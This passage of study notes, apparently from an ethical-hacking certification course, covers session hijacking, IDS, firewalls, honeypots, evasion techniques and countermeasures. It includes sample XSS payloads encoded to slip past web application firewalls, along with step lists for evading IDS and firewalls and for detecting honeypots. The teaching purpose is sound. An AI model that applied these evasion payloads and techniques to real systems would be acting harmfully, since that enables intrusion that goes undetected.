 - **Attack Phase** - attempts to penetrate the network and execute attacks
 - **Post-Attack Phase** - Cleanup to return a system to the pre-attack condition and deliver reports

Security Assessment Deliverables

- Usually begins with a brief to management
 - Provides information about your team and the overview of the original agreement
 - Explain what tests were done and the results of them
- **Comprehensive Report Parts**
 - Executive summary of the organization's security posture
 - Names of all participants and dates of tests
 - List of all findings, presented in order of risk
 - Analysis of each finding and recommended mitigation steps
 - Log files and other evidence (screenshots, etc.)
- Example reports and methodology can be found in the **Open Source Testing Methodology Manual** (OSSTMM)

Terminology

- **Types of Insiders**
 - **Pure Insider** - employee with all rights and access associated with being an employee
 - **Elevated Pure Insider** - employee who has admin privileges
 - **Insider Associate** - someone with limited authorized access such as a contractor, guard or cleaning service person
 - **Insider Affiliate** - spouse, friend or client of an employee who uses the employee's credentials to gain access
 - **Outside Affiliate** - someone outside the organization who uses an open access channel to gain access to an organization's resources

Session Hijacking

Session Hijacking Concepts

- Refers to an attack where an attacker takes over a valid TCP communication session between two computers
- Can be used to perform identity theft and fraud
- Steals a valid session ID and uses it for themselves
- **Why Successful**
 - No lockout for invalid session IDs ◦ Weak generation algorithm ◦ Insecure handling of IDs ◦ Indefinite session ◦ Most computers are vulnerable
 - Most countermeasures do not work unless you use encryption
- **Process**
 - Sniff ◦ Monitor ◦ Session Desync ◦ Session ID prediction ◦ Command injection
- **Types of session hijacking**
 - **Active** - attack is when an attacker takes over an active session ◦ **Passive** - attack is when an attacker hijacks a session but just watches the information sent
- **Network level hijacking** - is the interception of the packets
- **Application level hijacking** - is gaining control of a user's http session by getting a session ID
- **Spoofing vs Hijacking**
 - **Spoofing**
 - Attacker pretends to be another user or machine
 - Attacker does not take over an existing session uses stolen creds to start new session
 - **Hijacking**
 - Taking over an existing session
 - Relies on a legitimate user to start the session and authenticate

Application level session Hijacking

- **Token Compromised by**
 - Session sniffing ○ Man in the middle attack ○ Cross site scripting
 - Session replay attack ○ CRIME attack ○ Predictable session token ○ Man in the browser attack ○ Cross site request forgery attack ○ Session fixation attack ○ Forbidden attack
- **Compromising session ID using sniffing**
 - Capture valid session token or ID using sniffer ○ Uses session ID to gain unauthorized access
- **Compromising session ID by predicting session token**
 - Predict session ID generated by weak algorithm and impersonate a web site user
 - Attack studies the session variables to determine common patterns ○ Can be done manually or by using crypto analytic tools
 - Involves collecting a high number of simultaneous session IDs in order to keep the variables constant
 - Most web servers use custom algorithms or predefined patterns to generate session IDs ○ Attacker is then able to figure out the algorithm to guess the session IDs
- **Compromising sessions using Man in the middle**
 - Get into the middle of the communication between the user and the server ○ Involves splitting the TCP connection into two connections
 - Client to attacker
 - Attacker to server ○ Attackers can then add fraudulent data into the intercepted communications ○ In the case of http the connection between the client and the server becomes the connection between the client and the attacker

- **Compromising IDs using man in the browser**
 - Man in the browser attacks use trojans to intercept the connection between the browser and its security libraries
 - **Steps to perform a man in the browser attack**
 - a. Trojan infects the computer software
 - b. Trojan saves malicious code to the browser config
 - c. Browser is restarted and the malicious code loads as an extension
 - d. Extension file registers a handler for every site visited
 - e. When a page is loading the extension checks it to a list of target sites
 - f. User logs into the site
 - g. Registers a button event handler
 - h. Extension uses the DOM interface to extract all the info entered into fields on a site
 - i. The browser sends the form and modified values to the server
 - j. The server can not tell the values were modified
 - k. Server performs the transaction and a receipt is generated
 - l. The browser then displays the receipt with the original info from the user
 - m. The user thinks the original transaction was received
- **Compromising ID using client-side attacks**
 - XSS enables attackers to inject malicious client-side scripts into webpages
 - Malicious JavaScript can be embedded into a webpage and capture session IDs
 - Trojans change the proxy server to send all sessions to the attacker
 - Cross site request forgery attack (CSRF) attack exploits a victim's active session with a trusted site in order to perform malicious activities
 - Attacker makes site with malicious link or image on website
 - Users gets legitimate session with legitimate website

- User clicks malicious link and gets the user's session ID to gain access to the legitimate website
- **Session replay** – Attack listens to the conversation between the user and the server and captures the session token the attacker then replays the request to the server with the captured token and gains access to the server
- **Session Fixation**
 - Allows an attacker to hijack a valid user session ○ Attacker gets a user to authenticate with a known session ID and then Hijacks the session with the known session ID
 - The attack has to provide a legitimate session ID and then get the user to use it
 - Techniques
 - Session token in URL argument
 - Session Token in a hidden form field
 - Session ID in a cookie
- **Session hijacking using proxy servers**
 - Proxy servers act as an intermediary for the session and handle all the interaction for the session for the users
 - Therefore the proxy server has control over the session

Network Level Session Hijacking

- Network level hijacking relies on hijacking the transport and internet protocols used by the web application in the application layer
- **Type of attacks**
 - Blind hijacking ○ UDP hijacking ○
 - TCP/IP hijacking ○ RST hijacking ○
 - Man in the middle packet sniffers ○
 - IP spoofing of source routed packets

-
- **TCP/IP hijacking** - uses spoofed packets to take over the connection between the victim and target
 - Attacker must be on the same network as the victim
- **IP Spoofing source routed packets**

Used to gain access to a computer with the help of a trusted host

 - The attacker spoofs the host's IP address so that the server managing the session with the host accepts the packet
 - When the session is established, the attacker injects forged packets before the host responds to the server
 - The original packets are lost since the attacker has already used the sequence numbers of those packets
 - The packets from the attacker are source routed through the host with the destination IP specified by the attacker
- **RST Hijacking**
 - Involves injecting an authentic-looking reset packet using spoofed addresses
 - The attacker can reset the session if he uses an accurate acknowledgment number
 - The victim believes the source actually reset the connection
- **Blind Hijacking**
 - The attacker can send data or commands but since source routing is disabled, the attacker has no access to the response
- **UDP Hijacking**
 - Sends forged replies to the victim before the server does
- **MiTM attack using ICMP and Arp Spoofing**
 - Packet sniffer used as an interface between the client and the server
 - ARP spoofing involves fooling the host by changing the ARP table with fake ARP requests
 - ICMP spoofing involves sending fake error messages
- **Session Hijacking tools**
 - Burp Suite
- **Countermeasures**
 - Uses SSH

-
- Implement logout functionality
 - Generate session IDs after user login and only accept session IDs generated by server
 - Encrypt all data
 - Uses strings or long random numbers for session ids
 - Uses different username and password for different accounts
 - Implement a timeout
 - Don't transport session ids in query string
 - Ensure protective software is working
 - Strong authentication like Kerberos

Evading IDS, Firewalls, and Honeypots

IDS Firewalls and Honeypot concepts

Intrusion detection system

- inspects inbound and outbound traffic for suspicious activity
- Checks traffic for signatures and patterns and alarms when a match is found
- IDS can be placed outside of or inside a firewall
- Before deploying an IDS it is important to understand how information flows through the network
- Signature Recognition – Tries to identify events that are the misuse of network resources
- Anomaly Detection – detects intrusions based on fixed behaviors of the users or components in a system
- Protocol Anomaly Detection – Explores anomalies in the way vendors deploy the TCP/IP specification

General Indication of Intrusions

- **File System Intrusions**
 - New unfamiliar files or programs
 - Change of file permissions
 - Unexplained change in file size
 - Rogue files on the system that do not correspond to the master list of signed files
 - Missing files
- **Network Intrusions**
 - Repeated probes of available services on machines
 - Connections from unusual locations
 - Repeated login attempts to remote host
 - Sudden influx of log data

-
- **System Intrusions**
 - Short of incomplete logs ○ Unusually slow system
 - Missing logs or logs with incorrect permissions ○
 - Modifications to system software and config files ○
 - Unusual guis or text messages ○ Gaps in
 - system accounting ○ System crashes or reboots ○
 - Unfamiliar processes

Types of IDS

- **Network based intrusion detection systems**
 - Runs in promiscuous mode and listens for patterns of indicative of an intrusion
 - Detects activity like DoS, port scans, or attempts to crack into computers by watching network traffic
- **Host base intrusion detection systems**
 - Audits for events that occur on specific host
 - Not as common due to overhead of monitoring each system event
- **LFM IDS**
 - Monitors log files and watches for strange activity
- **File integrity checking**
 - Watches file and makes sure they are not modified

IDS Alerts

- True positive – legitimate attack
- False positive – no attack
- False negative – legitimate attack that was not alerted on
- True negative - IDS does not raise an alarm when an attack has not taken place

Firewall

- Hardware or software designed to prevent unauthorized access
- Placed at a junction or gateway
- Examines all messages entering or leaving the intranet
- **Firewall Architecture**
 - **Bastion Host**

- - Designed and configure to protect network resources from attacks
 - Has two interfaces public or private ○ **Screened subnet**
 - DMZ

- Contains hosts that offer public services
 - Responds to public requests and has no hosts accessed by private network
 - Private zone cannot be accessed by internet users o **Multi-homed firewall**
 - Firewall has two or more interfaces that allows further subdivision
 - Specific security objectives
- **DeMilitarized Zone (DMZ)**
 - DMZ is a network that serves as a buffer between the internal secure network and insecure internet
 - Created using a firewall with three or more network interfaces o Is an untrusted network were servers that are access by the public and be connected to by host on the internet
- **Types of firewalls**
 - **Hardware firewall**
 - A dedicated stand alone device
 - Filters network traffic using packet filtering
 - Used to filter out the network traffic of large business networks
 - Has increased level of security controls
 - Faster speed
 - Minimal interference
 - More expensive
 - Hard to implement and configure and requires more space o **Software Firewall**
 - **Software Firewall**
 - A firewall software program installed on a computer just like normal software
 - Used to filter traffic for individual home users
 - Only filters traffic for the computer on which it is installed
 - Less expensive than hardware firewalls
 - Ideal for personal or home use
 - Easier to configure and reconfigure
 - Consumer host resources
 - Difficult to uninstall
 - Not appropriate for environments requiring faster response times

OSI Layer	Firewall Technology
Application	<ul style="list-style-type: none"> ▪ Virtual Private Network (VPN) ▪ Application Proxies
Presentation	<ul style="list-style-type: none"> ▪ Virtual Private Network (VPN)
Session	<ul style="list-style-type: none"> ▪ Virtual Private Network (VPN) ▪ Circuit-level Gateway
Transport	<ul style="list-style-type: none"> ▪ Virtual Private Network (VPN) ▪ Packet Filtering
Network	<ul style="list-style-type: none"> ▪ Virtual Private Network (VPN) ▪ Network Address Translation (NAT) ▪ Packet Filtering ▪ Stateful Multilayer Inspection
Data Link	<ul style="list-style-type: none"> ▪ Virtual Private Network (VPN) ▪ Packet Filtering
Physical	<ul style="list-style-type: none"> ▪ Not Applicable

- Packet Filtering
 - Circuit Level Gateways
 - Application Level Firewall
 - Stateful Multilayer Inspection
 - Application Proxies
 - Virtual Private Network
 - Network Address Translation
- **Packet Filtering Firewall**
- Packet filtering firewalls work at the network layer and are usually part of a router
 - Each packet is compared to a set of criteria before being forwarded ○ Depending on the packet and the criteria the firewall will drop or forward the packet

- Rules can include source and destination IP address, the source and the destination port number, the protocol used, TCP flag bits, direction, or interface
- **Circuit-Level Gateway firewall**
 - Session layer firewall / TCP layer ○ Information passed to a remote computer through a circuit level gateway appears to have originated from the gateway
 - They monitor requests to create sessions and then determine if those sessions are allowed
 - Circuit proxy firewalls allow or prevent data streams ○ THEY DO NOT FILTER INDIVIDUAL PACKETS!!
- **Application level firewall**
 - Application level gateways (proxies) can filter packets at the application layer ○ Incoming and outgoing traffic is restricted to services supported by proxy all other service requests are denied
 - Application-level gateways configured as a web proxy prohibit FTP, gopher, telnet, or other traffic
 - Examine traffic and filter on application specific commands such as http post ○ Active application level firewalls - examine all incoming request and will only allow genuine request through
 - Passive application level firewalls – Work like IDS they check all incoming request by do not allow or deny just log the information
- **Stateful multilayer inspection firewall**
 - Combine the aspects of three types of firewalls
 - Packet filtering
 - Circuit level
 - Application level ○ They filter packets at the network layer to determine if a session packet is legitimate and they evaluate the contents of the packet at the application layer

Application Proxy

- Filters connections for specific services
- Act as proxy servers

- Filter connections based on services and protocols
- Example an ftp proxy will only allow ftp traffic to pass through
- **Advantages**
 - Can be good at logging because they understand the application layer
 - Proxy services reduce the load on the network links as they are capable of caching information
 - Perform user level authentication
 - Automatically protect weak or faulty ip implementations
- **Disadvantages**
 - Proxy services lag behind non proxy services until suitable proxy software is available
 - Each service in a proxy may use different servers
 - Proxy services may require changes in the client, application, and procedures

Network Address Translation (NAT)

- Separates IP address into two sets
- Allows LAN devices to use WAN IP addresses
- NAT modifies the packets the router sends
- Has the ability to change the address of a packet and make it appear to have arrived from a valid address
- It limits the number of public IP address and organization can use
- It can act as a firewall filtering technique where it allows only those connections which originate on the inside network and will block connections which originate on the outside network
- **Advantages**
 - NAT helps enforce firewall control over outbound connections
 - Restricts incoming traffic and allows only packets that are part of a current interaction initiated from the inside
- **Disadvantage**
 - NAT has to guess how long to keep a translation
 - NAT interferes with encryption and authentication services
 - Dynamic allocation of ports may interfere with packet filtering

Virtual Private Network (VPN)

- Private network constructed using public networks
- Used to secure transmission of sensitive information over an untrusted network using encapsulation and encryption
- Establishes a virtual point to point connection through use of dedicated connections
- Only devices running the VPN software can access the VPN

Firewall Limitations

-  A firewall does not prevent the network from **new viruses, backdoor and insider attacks**
-  A firewall cannot do anything if the network design and **configuration** is **faulty**
-  A firewall is not an alternative to **antivirus** or **antimalware**
-  A firewall cannot prevent **social engineering threats**
-  A firewall does not prevent **passwords misuse**
-  A firewall does not block attacks from a higher level of the **protocol stack**
-  A firewall does not protect against attacks from **dial-in connections** and attacks originating from **common ports** and applications
-  A firewall is unable to understand **tunneled traffic**

Honeypot

- Setup to attract and trap people who attempt to penetrate an organization's network
- Does not have any production value
- Any traffic to it is likely to probe attack or compromise
- Can log port access attempts
- Monitor attackers' keystrokes
- Can be used for early warning signs
- **Types of Honeypots**
 - **Low Interaction Honeypots**
 - Simulate only a limited number of services and applications of a target system or network
 - Set to collect higher level information about attack vectors such as network probes and worm activities
 - **Medium Interaction Honeypots**
 - Simulate a real operating system applications and its services
 - Can respond to pre-configured commands therefore risk of intrusion is increased
 - **High Interaction Honeypots**
 - Simulates all services
 - Captures complete information about an attack vector such as attack techniques, tools and intent of the attack
 - **Production Honeypots**
 - Emulate real production networks

- Set to collect internal flaws and attackers within an organization o
 - Research Honeypots**
- These are high interaction honeypots primarily deployed in research institutes government or military organizations
- Capture in depth information about the way an attack is performed vulnerabilities exploited and the attack techniques used by the attacker

IDS Firewall and Honeypot Solutions

Snort

- Open source network IDS performs real time traffic analysis and packet logging on IP networks
- Performs protocol analysis and content searching / matching
- Used to detect a variety of attacks and probes
- Uses flexible rules language to describe traffic it should collect or pass as well as a detection engine that utilizes a modular plugin architecture
- **Uses of snort**
 - Straight packet sniffer like TCP dump o Packet logger o Network IPS
- **Snort Rules**
 - Enables custom rules to meet the needs of networks o Help differentiate between normal internet activities and malicious activities o Must be contained in a single line snort does not handle rules on multiple lines
 - Snort rules have two parts
 - Rule header and rule options
- **Snort Rules Actions and IP Protocols**
 - Rule header stores the complete set of rules to identify the packet and determine the action that is being performed
 - The rule action alerts snort when it finds a packet that matches the rule o
 - Three actions snort can take**
 - **Alert** – Generates an alert using the selected alert method and then logs the packet

- **Log**– Logs the packet
 - **Pass** – drops / ignores the packet o **Three IP protocols available for snort**
 - **TCP**
 - **UDP**
 - **ICMP**
- **Snort Rules Detection Operator and IP Address**
 - Direction operator indicates the direction of interest for the traffic o
 - Example of a Snort rule using the **Bidirectional Operator**:
- log !192.168.1.0/24 any <>> 192.168.1.0/24 23**
- Traffic can flow in either single or bidirectional
- Use keyword any to identify any IP address o Use CIDR notation

- **Snort Rules Port Numbers**

- Can be listed with Any static port port range and by negation o Range operator is :

IDS Tipping Point

- In line threat protection software
- Does not affect performance and productivity

AlientVault

- OpenSource SIEM
- Normalization and correlation
- Advance threat detection

KFSensor


- Host Based IDS that acts as a Honeypot to attract the detection hacker and worms simulates vulnerable system services and trojan

Specter

- Honeypot based on IDS
- Offers common internet services


Evading IDS

Techniques



Insertion Attack

- Attacker confuses the IDS by forcing it to read invalid packets
- An IDS blindly believes and accepts a packet that an end system rejects and the attacker exploits this condition and inserts data into the IDS
- Occurs when NIDS is less strict in processing packets than the internal network
- The attacker obscures extra traffic and IDS concludes the traffic is harmless
- The IDS gets more packets than the destination
- IDS and the end system construct two different strings



- An attacker sends one-character packets to the target system via the IDS with **varying TTL** such that some packets reach the IDS but not the target system
- This will result in the IDS and the target system having **two different character strings**

Evasion

- End System Accepts a packet that an IDS rejects
- Using this technique an attacker exploits the host computer without the IDS ever realizing it
- Attacker sends portions of the request in packet that the IDS mistakenly rejects allowing the removal of parts of the stream from the IDS
- The IDS gets fewer packets than the destination

Dos

- IDSs use a centralized server for logging alerts
- If attackers know the IP address of the centralized server they can perform a DoS or other hack to slow down or crash the server
- As result attacker intrusion attempts will not be logged

Obfuscation

- Encode the attack packet payload
- Attackers manipulate the path referenced in the signature to fool the HIDS
- Attackers can encode attack patterns in Unicode to bypass IDS filtering but be understood by an iis webserver
- Polymorphic code is another means to circumvent signature based IDS by creating unique attack patterns
- Use encrypted protocols such as https so the IDS cant read the packet

False Positive Generation

- Craft malicious packets just to generate alerts
- These packets generate a large number of false positive alerts
- False positives are used to hide the real attack traffic
- Makes it difficult to differentiate the attack traffic with the false positives

Session Splicing

- Attacker splits the attack traffic into many packets
- It is effective against IDS that do not reconstruct packets before checking them against intrusion signatures

- If attackers are aware of delay in packet reassembly at the IDS they can add delay between packet transmissions to bypass the reassembly
- IDS stops reassembly if they do not receive packets within a certain time
- IDS will stop working if the target host keeps session active for a time longer than the IDS reassembly time
- Any attack attempt after a successful splicing attack will not be logged by the IDS *Unicode Evasion*
- Unicode is a character coding system to support worldwide interchange processing and display of the written texts
- In the Unicode space all the code points are treated differently but it is possible that there could be multiple representations of a single character
- Because of this complexity some IDS handle Unicode improperly
- Attacker converts attack string into Unicode to avoid IDS

Fragmentation Attack

- Can be used when fragmentation timeouts vary between IDS and host
- If a fragment reassembly timeout is 10 sec at the IDS and 20 sec at the target system attackers will send the second fragment after 15 secs
- IDS will drop the fragment as the second fragment is received but the target will reassemble the fragment
- When an IDS timeout exceeds the Victim's timeout multiple fragments can be sent at different times so that the IDS receives some packets and the target receives others

Overlapping Fragments

- Generates a series of tiny fragments with overlapping TCP sequence numbers

Time to live

- Attacker needs to have prior knowledge of the topology
- This information can be obtained using tools such as traceroute
- IDS will receive both fragments; target receives first fragment only

Invalid RST packet

- Attacker sends RST packet to the IDS with an invalid checksum
- IDS stops processing the packet thinking the TCP communication session has ended
- The target checks the RST packet checksum and drops it because it is invalid

Urgency Flag

- IDS do not consider the urgent pointer
- This results in the IDS and the target systems having different sets of packets *Polymorphic Shellcode*
- Signature based NIDS identifies an attack by matching attack signatures with incoming and outgoing data
- Signatures are based off of commonly used string in shell code
- Polymorphic shellcode includes multiple signatures making it difficult to detect the signature
- Encode the payload using some technique and then place a decoder before the payload
- Shellcode is completely rewritten each time it is sent evading detection
- This technique also evades the commonly used shellcode strings

ASCII Shellcode

- ASCII Shellcode can be used to evade IDS because the pattern matching does not work with the ASCII values
- Scope of ASCII shellcode is limited as all assembly instructions cannot be converted to ASCII values directly
- Can be overcome by using other sets of instructions for converting ASCII values properly

Application Layer Attacks

- Uses compression to hide malicious code
- Signature IDS cannot detect signature in compressed files
- Enables an attacker to exploit the vulnerabilities in compressed data

Desynchronization

- **Pre Connection SYN**
 - Initial SYN packet is sent before the real connection ○ If the SYN packet is received after the TCP control block is opened the IDS resets the appropriate sequence number to match that of the newly received SYN packet ○ Attackers send fake SYN packets with a completely invalid sequence number to desync the IDS
 - Stops the IDS from monitoring all legit traffic
- **Post Connection SYN**
 - Attempts to desync the IDS from the actual sequence numbers that the kernel is honoring

- Send a post connection SYN packet in the data stream which have divergent sequence numbers
- Target ignores the SYN packet as it references an already established connection
- The point of the attack is to get the IDS to resync its notion of the sequence numbers to the new SYN packet
- Causes the IDS to ignore legitimate part of the original stream ○ Once the IDS resyncs a RST packet is sent to close down the connection

Encryption

- Encrypted sessions with the victim can't be read by the IDS

Flooding

- Attacker sends loads of unnecessary traffic to produce noise

Evading Firewalls

1 Firewalling	6 Using IP Address in Place of URL	11 SSH Tunneling
2 Banner Grabbing	7 Using Proxy Server	12 Through External Systems
3 IP Address Spoofing	8 ICMP Tunneling	13 Through MITM Attack
4 Source Routing	9 ACK Tunneling	14 Through Content
5 Tiny Fragments	10 HTTP Tunneling	15 Through XSS Attack

Firewall Identification

- **Port Scanning** ○ Identifies open ports and services running
 - Open ports can be further probed to identify the version of services ○ Some firewalls will uniquely identify themselves with how they respond to simple port scans

- **Firewalking**
 - Uses TTL values to determine gateway ACL filters and map networks by analyzing ip packet responses
 - Attacker sends TCP or UDP packet to the targeted firewall with a TTL set to one hop greater than the firewall
 - If the packet makes it through the firewall a TTL exceeded in transit will be returned
- **Banner Grabbing**
 - Banners announce the service that is running on the port
 - Banner grabbing is a fingerprint method
 - Main services that send out banners are FTP telnet and web servers

IP Address Spoofing

- IP Address spoofing is a hijack technique in which an attacker masquerades as a trusted host to conceal his identity spoof web sites hijack browsers or gain unauthorized access to a network
- Attackers modify the addressing information in the IP packet header and the source address bits field in order to bypass the firewall

Source Routing

- Allows the sender of a packet to specify the route the packet takes through the network
- As the packet travels through the nodes in the network each router examines the destination IP address and chooses the next hop to direct the packet to the destination
- In source routing the sender makes some of these decisions
- Allows the attacker to avoid going through the firewall

Tiny Fragments

- Attacker creates tiny packet fragments forcing some of the TCP packet header information into the next fragment
- IDS filter rules that specify patterns will not match with the fragmented packets due to broken header information
- The attack will succeed if the filtering router examines only the first fragment and allows other fragments to pass through
- This attack is used to avoid user defined filtering rules and works when the firewall checks only for the tcp header information

Bypass Blocked Sites using IP address in Place of URL

- This method involves typing the IP address directly in browsers address bar in place of typing the blocked website domain name

Bypass blocked sites using anonymous website surfing

- Uses VPN or proxy to encrypt traffic

Bypassing firewall through ICMP tunneling method

- Allows tunneling a backdoor shell in the data portion of ICMP echo packets
- The payload portion of an ICMP packet is not examined by many firewalls

Bypassing firewall through ACK tunneling Method

- Tunneling a backdoor application with TCP packets with ACK bit set
- ACK bit is used to acknowledge receipt of a packet

Bypassing Firewall through HTTP tunneling Method


- HTTP tunneling allow attackers to tunnel data through HTTP packets
- HTTP tunneling allow sending traffic for other services like FTP over HTTP or HTTPS

Bypassing firewall through SSH tunneling

- Attackers use openssh to encrypt and tunnel all the traffic from a local machine to a remote machine to avoid detection by perimeter security controls


Bypassing firewall through external systems

-  1. Legitimate user works with some **external system** to access the corporate network
2. Attacker sniffs the **user traffic**, steals the **session ID** and **cookies**
3. Attacker **accesses the corporate network** bypassing the **firewall** and gets **Windows ID** of the running Mozilla process on the user's system
-  4. Attacker then issues an **openURL()** command to the found window
5. User's web browser is redirected to the **attacker's Web server**
6. The malicious codes embedded in the attacker's web page are **downloaded and executed** on the user's machine



Bypassing firewall through MITM attack

1. Attacker performs **DNS server poisoning**
2. User A requests for www.certifiedhacker.com to the **corporate DNS server**
3. Corporate DNS server sends the **IP address (127.22.16.64) of the attacker**
4. User A accesses the **attacker's malicious server**
5. Attacker connects with the **real host and tunnels the user's HHTP traffic**
6. The malicious codes embedded in the attacker's web page are **downloaded and executed** on the user's machine



- Attackers make use of the DNS server and routing techniques to bypass restrictions

Bypassing through content

- Attacker sends the content containing malicious code to the user and tricks him/her to open it so that the malicious code can be executed

Bypassing Web application firewall (WAF) using XSS attack

- XSS attack exploits vulnerabilities that occur while processing input parameters of the end users and the server responses in a web application

- Attackers inject malicious HTML code in the victim's website to bypass the WAF

Using ASCII values to bypass WAF

- After replacing XSS payload with its equivalent ASCII values

```
<scirpt>String.fromCharCode(97, 108, 101, 114, 116, 40, 34, 88, 83, 83, 34, 41)</script>
```

Using Hex Encoding to bypass WAF

- After encoding the XSS payload,

```
%3C%73%63%69%72%70%74%3E%61%6C%65%72%74%28%22%58%53%53%22%29%3C%2F%73%63%72%69%70%74%3E
```

Using Obfuscation to bypass WAF

- After encoding the XSS payload,

```
<sCiRPT>aLeRT ("XSS")</sCriPT>
```

IDS/Firewall Evading Tools

Traffic IQ Professional

- Enables security professionals to audit and validate the behavior of security devices by generating the standard application traffic or attack traffic between two virtual machines

Colasoft Packet builder

- Network packet crafter
- Used to build all types of custom networks

Detecting Honeypots

- Attacker can determine the presence of honeypots by probing the services running on a system
- Attackers craft malicious probe packets to scan for services such as HTTPS SMTPS and IMAPS
- Ports that show a particular service running but deny a three way handshake connection indicated the presence of a honeypot

Detecting and Defeating Honeypots

- Detecting presence of Layer 7 Tar Pits**
 - Look at the latency of the response from the service

- **Detecting presence of layer 4 tar pits** o Analyze the TCP window size where tar pits continuously acknowledge incoming packets even though the TCP window size is reduced to zero
- **Detecting presence of layer 2 tar pits** o Look for the response with unique MAC address which act as kind of black hole
 - o Need to be on the same layer 2 network
- **Detecting Honeypots running on VMWare** o Look at the IEE standards for the current range of MAC addresses assigned to VMWare Inc
- **Detecting presence of Honeyd Honeypot** o Perform time based TCP finger printing methods
- **Detecting presence of user mode linux honeypot** o Analyze the files such as /proc/mounts /proc/interrupts and /proc/cmdline
- **Detecting presence of Sebek based honeypots** o Sebek logs everything that is accessed via read() before transferring to the network causing congesting effect Analyze congestion in the network layer
- **Detecting presence of snort inline honeypot** o Analyze outgoing packets by capturing Snort_inline modified packet through another host system and identifying the packet modification

- **Detecting presence of fake AP** o Fake access points only send beacon frames but do not generate any fake traffic on the access points and an attacker can monitor the network traffic and easily notice the presence of fake AP
- **Detecting presence of bait and switch honeypots** o Look at specific TCP/IP parameters like round trip time, TTL, and the TCP timestamp

Send Safe Honeypot Hunter

- Tool designed for checking lists of HTTPS and SOCKS proxies for Honey pots

IDS Firewall Evasion Countermeasures

How to defend Against IDS Evasion

- Shutdown switch ports
- Perform in depth analysis of ambiguous network traffic
- Use TCP FIN or RST packet to terminate malicious TCP sessions
- Look for code other than 0x90 to defend against polymorphic shellcode
- Train users to identify attack patterns and regularly update/ patch
- Deploy IDS after a through analysis of network topology nature of network traffic and the number of host to monitor
- Use a traffic normalizer to remove potential ambiguity from packet stream before it reaches IDS
- Ensure IDS normalize fragmented packets and allows those packets to be reassembled In the proper order
- Define DNS server for client resolver in routers or similar network devices
- Harden the security of all communication devices such as modems, routers, switches, etc
- Block ICMP TTL expired packets
- Update antivirus signature regularly
- Use a traffic normalization solution at the IDS to prevent the system against evasion
- Store the attack information for future analysis

How to defend against firewall evasion

- | | | | |
|----------|---|-----------|--|
| 1 | Configuration of the firewall should be done in such a way that the IP address of an intruder should be filtered out | 8 | Run regular risk queries to identify vulnerable firewall rules |
| 2 | Set the firewall ruleset to deny all traffic and enable only the services required | 9 | Monitor user access to firewalls and control who can modify the firewall configuration |
| 3 | If possible, create a unique user ID to run the firewall services. Rather than running the services using the administrator or root IDs | 10 | Specify the source and destination IP addresses as well as the ports |
| 4 | Configure a remote syslog server and apply strict measures to protect it from malicious users | 11 | Notify the security policy administrator on firewall changes and document them |
